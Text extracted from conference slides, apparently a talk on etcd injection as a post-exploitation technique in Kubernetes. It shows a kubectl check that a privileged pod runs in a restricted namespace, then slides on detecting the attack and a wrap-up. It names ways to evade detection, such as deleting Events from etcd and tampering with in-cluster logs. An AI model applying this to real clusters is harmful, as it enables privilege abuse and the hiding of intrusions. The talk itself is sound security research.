
```
root@kind-control-plane:/# kubectl get pod nginx_privileged -n restricted-ns -o yaml | grep "restricted\|privileged:"
```

```
namespace: restricted-ns
```

```
privileged: true
```

DEMO?

Why?



Detecting the threat

- ✓ Do you know any third-party focus on etcd integrity?
- ✓ We could delete *Events* because they are also stored in etcd
- ✓ Eventually, logs could be tampered if they are located in the cluster
- ✓ Some kubernetes administrators are not used to interact with etcd directly
- ✗ Runtime security, not provided by default, will trigger alerts

Wrap up

- ✓ Etcd injection is a powerful post-exploitation technique
- ✓ Redefines the current attack surface
 - ✓ Etcd is not only a storage for unencrypted secrets
- ✗ Only applies on compromised self-managed environments

Should the trusted position that etcd currently holds
in the Kubernetes architecture be reconsidered?

Question & Answers

Thank you!